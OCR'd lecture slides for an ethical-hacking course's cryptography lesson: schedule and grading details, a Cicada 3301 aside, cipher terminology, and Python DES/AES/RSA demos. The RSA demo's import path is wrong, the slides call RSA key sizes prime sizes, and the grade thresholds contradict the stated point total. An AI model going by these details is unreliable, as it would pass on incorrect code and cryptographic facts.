3:40 pm and 5:30 pm, TTh	4:00 pm-6:50 pm	Tuesday, December 12
Friday am	9:00 am-11:50 am	Friday, December 15
Friday pm	1:00 pm-3:50 pm	Friday, December 15
Saturday am	9:00 am-11:50 am	Saturday, December 16
Saturday pm	1:00 pm-3:50 pm	Saturday, December 16



CIS 76 **Introduction to Cybersecurity: Ethical Hacking**

Introduces the various methodologies for attacking a network. Covers network attack methodologies with the emphasis on student use of network attack techniques and tools, and appropriate defenses and countermeasures. Prerequisite: CIS 75.
Transfer Credit: Transfers to CSU

Section	Days	Times	Units	Instructor	Room
98163	**T**	**5:30PM-8:35P**	**3.00**	**R.Simms**	**OL**

Section 98163 is an ONLINE course. Meets weekly throughout the semester online by remote technology with an additional 50 min online lab per week. For details, see instructor's web page at go.cabrillo.edu/online.

Section	Days	Times	Units	Instructor	Room
98164	**T**	**5:30PM-8:35PM**	**3.00**	**R.Simms**	**828**
&	Arr.	Arr.		R.Simms	OL


Section 98164 is a Hybrid ONLINE course. Meets weekly throughout the semester at the scheduled times with an additional 50 min online lab per week. For details, see instructor's web page at go.cabrillo.edu/online.

Where to find your grades

Send me your survey to get your LOR code name.

The CIS 76 website Grades page


http://simms-teach.com/cis76grades.php



Or check on Opus-II


checkgrades *codename*

(where codename is your LOR codename)



Written by Jesse Warren a past CIS 90 Alumnus

To run checkgrades update your path in .bash_profile with:
PATH=$PATH:/home/cis76/bin



Percentage	Total Points	Letter Grade	Pass/No Pass
90% or higher	504 or higher	A	Pass
80% to 89.9%	448 to 503	B	Pass
70% to 79.9%	392 to 447	C	Pass
60% to 69.9%	336 to 391	D	No pass
0% to 59.9%	0 to 335	F	No pass

At the end of the term I'll add up all your points and assign you a grade using this table

Points that could have been earned:

10 quizzes:	30 points
10 labs:	300 points
2 tests:	60 points
3 forum quarters:	60 points
Total:	**450 points**

Cicada 3301


Cicada 3301

If you like math and encryption this is for you!

- Secret organization.
- The hardest puzzle on the Internet.
- A series of increasingly difficult puzzles for code breakers.
- Is this a way to find the smartest cryptographers in the world?
- A recruiting test for the NSA, GCHQ, Anonymous or just a practical joke?

http://www.telegraph.co.uk/technology/internet/12103306/Cicada-3301-Who-is-behind-the-hardest-puzzle-on-the-internet.html

Cicada 3301


Who is behind Cicada 33
www.telegraph.co.uk/technology/internet/12103306/Cicada-3301-Who-is-behind-the-hardest-puzzle-on-the-internet.html
Privacy and cookies | Jobs | Dating | Offers | Shop | Puzzles | Investor
Log in | Register | Subscribe
The Telegraph
Search - enhanced by Google
Home Video News World Sport Business Money Comment Culture Travel Life Women Fashion Luxury Tech Film
Apple iPhone Technology News Technology Companies Technology Reviews Video Games Technology Video Mobile Apps
430 0 27 457 Email
Top Technology Videos»
Rise of a tech giant: the history of Google
The history of Uber
Skype invent robot that delivers groceries
Forget standing desks: This office workstation lets you work lying down
Instagram launches gif-like app Boomerang
Now your iPhone will even weigh fruit
More From The Web
More From The Web

Saturday 26 November 2016

HOME » TECHNOLOGY » INTERNET

Who is behind Cicada 3301? A brief history of the hardest puzzle on the internet

A new challenge may have been set for the world's most skilful code-breakers by the enigmatic Cicada 3301 'organisation'

Hello.

The path lies empty; epiphany seeks the devoted.


Liber Primus is the way. Its words are the map, their meaning is the road, and their numbers are the direction.

Seek and you will be found.

Good luck.

3301

http://www.telegraph.co.uk/technology/internet/12103306/Cicada-3301-Who-is-behind-the-hardest-puzzle-on-the-internet.html



Cicada 3301

From Wikipedia, the free encyclopedia

Cicada 3301 is a name given to an enigmatic organization that on six occasions has posted a set of complex puzzles and alternate reality games to recruit codebreakers from the public.[1] The first internet puzzle started on January 4, 2012, and ran for approximately one month. A second round began one year later on January 4, 2013, and a third round following the confirmation of a fresh clue posted on Twitter on January 4, 2014.[2][3] The stated intent was to recruit "intelligent individuals" by presenting a series of puzzles which were to be solved, each in order, to find the next. No new puzzles were published on January 4, 2015. However, a new puzzle was posted on Twitter on January 5, 2016.[4][5] The puzzles focused heavily on data security, cryptography, and steganography.[1][6][7][8][9]


Cicada 3301 logo

It has been called "the most elaborate and mysterious puzzle of the internet age"[10] and is listed as one of the "top 5 eeriest, unsolved mysteries of the internet" by *The Washington Post*,[11] and much speculation exists as to its purpose. Many have speculated that the puzzles are a recruitment tool for the NSA, CIA, MI6, or a cyber mercenary group.[1][7] Others have claimed Cicada 3301 is an alternate reality game, but the fact that no company or individual has taken credit or tried to monetize it, combined with the fact that no known individuals that solved the puzzles have ever come forward, has led most to feel that it is not.[10] Others have claimed it is run by a bank working on cryptocurrency.[10]

Contents [hide]

https://en.wikipedia.org/wiki/Cicada_3301

CIS 76 - Lesson 14



About Cicadianism　Broods　Liber Primus Theories　The Test　Gematria Primus

Chat at #cicadian on freenode

Welcome Pilgrim

Through some combination of reality, fate, entropy, and randomness, you have found yourself here: climbing the steps of chaos in a world of illusions we collectively call reality.

We offer a path toward enlightenment, if you have the patience and dedication to obtain it.

On 5 January 2012, Cicada 3301 announced their presence to the world. What started out as a seemingly simple puzzle for a hand full of curious

https://cicada3301.org/

Some Cryptography Terminology

Cryptography

Symmetric encryption

- Fast
- Difficult to break when using large keys
- Only one key used and must be shared
- Does not provide authenticity or nonrepudiation
- Stream and block versions
- DeCSS, DES, Triple DES, AES, Blowfish, RC4, RC5, IDEA

Asymmetric encryption

- Slow
- Scalable
- Each person needs only one key pair
- Provides authenticity, validates sender of a message
- Provides nonrepudiation, means a person cannot deny sending a message
- Used as part of creating digital signatures
- RSA, Diffie-Helman, Eliptical Curve, Elgamal

Hashing

- Product fixed length value (message digest) of variable length messages
- A hash is a "fingerprint" of a message
- Used to ensure messages are not altered.
- MD5, SHA-1, SHA-2, SHA-3

Keys

- A key is a sequence of random bits.

- The longer the key, the more secure it is because brute force guessing will take longer.

- Key space:

  - 40-bit key has 2^{40} values
    - DeCSS for commercial DVDs
    - Simple to crack by brute force
    - Cracked in 1999
  - 56-bit key has 2^{56} values (DES)
    - 1997, a DES key was cracked in 3 months
    - 1998, EFF's "Deep Crack" machine cracked a DES key in 56 hours.
  - 128-bit key has 2^{128} values (IBM Lucifer, AES)
  - 256-bit key has 2^{256} values (AES)

Bit Sizes

- Symmetric Encryption
  - Key size is in bits
  - Examples:
    - AES-128 is AES with a 128-bit key
    - AES-256 is AES with a 256-bit key

- RSA asymmetric encryption
  - Prime number size is in bits
  - Examples:
    - RSA-1024 uses 1024-bit prime numbers to create the public and private keys.
    - RSA-3092 uses 3092-bit prime numbers to create the public and private keys.

Bit size cannot be used compare symmetric and asymmetric encryption security

Symmetric Cryptography

Ryan Riley on symmetric Key Cryptography

Great Supplemental Video!

Symmetric Key Cryptography

https://www.youtube.com/watch?v=501TeXZoNig

18 minutes

Symmetric Encryption

Pros and Cons

- Fast
- Difficult to break when using large keys
- Only one key used and must be shared
- Does not provide authenticity or nonrepudiation

Stream Ciphers

- Use key to generate infinitely long stream of pseudo random bits
- To encrypt, XOR plain text with generated bit stream
- To decrypt, XOR cipher text with generated bit stream
- Examples:
  - RC4 (used in WEP and WPA) broken now and should not be used
  - A5/1 (used in GSM cell phones) broken by NSA (Snowden leaks)

Block Ciphers

- Fixed length key
- Functions as a substitution cipher using except using an algorithm and key
- Examples:
  - DeCSS (40-bit key used for DVDs) cracked in 1999
  - DES (56-bit key) broken in 1997
  - Triple DES (effective key length of 112 bits) slow and weak
  - AES (128, 192 or 256 bit key) replaces 3DES, considered unbreakable
  - Blowfish (keys as large as 448 bits) by Bruce Schneier (see his blog)
  - IDEA (128-bit key) non-government standard, used in PGP
  - RC5 (many key lengths) 56-bit and 64-bit RC5s have been cracked

DES (Data Encryption Standard) Activity

```
[rsimms@opus-ii ~]$ python
Python 2.7.5 (default, Aug  4 2017, 00:39:18)
[GCC 4.8.5 20150623 (Red Hat 4.8.5-16)] on linux2
Type "help", "copyright", "credits" or "license" for more
information.
>>> from Crypto.Cipher import DES
>>> key = "Secret!!"
>>> cipher = DES.new(key)
>>> c = cipher.encrypt("Cabrillo")
>>> print c.encode("hex")
73d2f19fb88ef5ea
>>> cipher.decrypt(c)
'Cabrillo'
>>> exit()
[rsimms@opus-ii ~]$
```

Key must be 8 characters

Plain text must be 8 characters

Resulting cipher test

Source: Sam Bowne
https://www.slideshare.net/SamBowne/cnit-123-12-cryptography-82537287

AES (Advanced Encryption Standard) Activity

```
[rsimms@opus-ii ~]$ python
Python 2.7.5 (default, Aug  4 2017, 00:39:18)
[GCC 4.8.5 20150623 (Red Hat 4.8.5-16)] on linux2
Type "help", "copyright", "credits" or "license" for more
information.
>>> from Crypto.Cipher import AES
>>> key = "16 bytes long..."
>>> cipher = AES.new(key)
>>> c = cipher.encrypt("Hello Cabrillo !")
>>> print c
▒ ▒eP▒J▒;蛘
>>> print c.encode("hex")
42e30d1e9620f76550b14aee3be89d86
>>> cipher.decrypt(c)
'Hello Cabrillo !'
>>> exit()
[rsimms@opus-ii ~]$
```

Key must be 16 characters

Plain text must be 16 characters

Resulting cipher test

Source: Sam Bowne
https://www.slideshare.net/SamBowne/cnit-123-12-cryptography-82537287

Asymmetric Cryptography

Ryan Riley on Asymmetric Key Cryptography

Great Supplemental Video!

Asymmetric Key Cryptography

aka Public Key Crypto


CMPS 485: Computer Security
Dr. Ryan Riley

https://www.youtube.com/watch?v=I2eQYXzCPzU

17 minutes

Ryan Riley on Diffie Hellman Key Exchange

Great Supplemental Video!



https://www.youtube.com/watch?v=LameOrl3Qgw

16 minutes

Asymmetric encryption

- Slow.
- Scalable, each person needs only one key pair. (one private, one public).
- Each key mathematically related to the other for encrypting a message ONLY the other key can decrypt.
- The private key is SECRET and must NEVER be distributed.
- The public key is published for anyone to have.
- Provides nonrepudiation, means a person cannot deny sending a message.
- Provides authenticity, validates sender of a message.
- Use to create send a secret message that can ONLY be read by one person (who has the private key):
  - Encrypt the message with their public key and then they decrypt it with their private key.
- Use to authenticate the sender of a message (who has the private key):
  - Sender encrypts the message with their private key and recipient decrypts it their public key.
- Used as part of creating digital signatures.
- Examples:
  - Diffie-Hellman - just for exchange of keys over an untrusted connection
  - RSA - based on the numbers and factoring (difficult), used in SSL
  - Elliptical Curve - newer and faster, good for less powerful mobile devices
  - Elgamal - used in PGP

All current asymmetric algorithms may soon be vulnerable to cracking by quantum computers

RSA Private-Public Key Pair Encryption

```
[simben76@opus-ii ~]$ python
Python 2.7.5 (default, Aug  4 2017, 00:39:18)
[GCC 4.8.5 20150623 (Red Hat 4.8.5-16)] on linux2
Type "help", "copyright", "credits" or "license" for more
information.
>>> from Crypto.Cipher import RSA
>>> myPrivateKey = RSA.generate(2048)
>>> myPublicKey = myPrivateKey.publickey()
>>> plainText = "The rain in Spain stays mainly in the plain"
>>> cipherText = myPublicKey.encrypt(plainText, 0)[0]
>>> print cipherText.encode("hex")
861c4883e685ad43abc02e3fd6ed537b04c34d9f0d990d1319875adefde77d438ae1d0daffdf4033f5ac8a39d2b261f962fd8b3eea74cd530d
05cbd74b650dd20a179653dad0d01a576a6e01a7871cb1edc5d36f59784105b00e803f1e7b0222b2adb50df728544d4c677a338180ea6d2df8
b9934584bffee3a41ee6511df35960153927a59dd4c53ad33ec0a55bf9bcecc495de934c746af6ca16f8dd443c3861be8da128051dfb7ecdd6
ec3482b27dfcd610d54a6c45204dfdf4dec1fde1ccff7013bb489ee0db54287fc872790c04acb43ff05201717a1de53972a83780d8531246a2
e2b5d86801d7f5ad869438d3038fc5dbee76a3859b809c8e97b43a63
>>> myPrivateKey.decrypt(cipherText)
'The rain in Spain stays mainly in the plain'
>>> exit()
[simben76@opus-ii ~]$
```

Generate RSA 2048 bit private key

Create paired public key

Encrypt with public key

